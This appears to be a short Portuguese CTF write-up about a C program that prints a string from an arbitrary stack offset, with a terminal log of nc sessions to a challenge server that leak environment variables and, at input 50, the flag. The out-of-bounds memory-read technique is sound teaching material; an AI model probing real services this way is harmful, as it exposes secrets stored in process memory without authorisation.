


Relatório de Programação em C

- Env

Na descrição desse chall, são fornecidas duas informações cruciais: a instrução para conectar-se ao servidor utilizando o comando `nc` e o código em C correspondente que está sendo executado no servidor.

Analisando primeiramente o código em C, verifica-se que ele lê um inteiro longo dado pelo input do usuário e, a partir desse valor, printa uma string localizada no endereço de memória $*(&x + x)$, ou seja, o local da memória x posições depois do endereço que o valor de x está armazenado. Sabendo disso, podemos mandar inputs progressivos para o servidor de modo a analisar como sua memória interna se comporta.

Segue abaixo imagens do terminal que registram o output do servidor ao se colocar determinados valores inteiros como inputs. Verifica-se que são printadas diversas informações acerca do programa, informações essas que ficam na Stack do programa. A flag do chall aparece ao se digitar o número 50 como input ao servidor.



```
gui@Kalibon: ~  
Arquivo Ações Editar Exibir Ajuda  
$ nc challs.grisufrj.com 10003  
41  
SHLVL=1  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
42  
HOME=/home/ctf  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
43  
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
44  
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/049c52c665e8c5fd1751f942316e0a5c777d304f/public/get-pip.py  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
45  
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
46  
LANG=C.UTF-8  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
47  
PYTHON_VERSION=3.12.1  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
48  
PWD=/app  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
49  
PYTHON_GET_PIP_SHA256=7cfd4bdc4d475ea971f1c0710a5953bcc704d171f83c797b9529d9974502fcc6  
  
(gui@Kalibon)-[~]  
$ nc challs.grisufrj.com 10003  
50  
FLAG=CTF-BR{as_VaRi@Ve1S_de_@mb!3Nt3_ficam_N4_sT4Ck}
```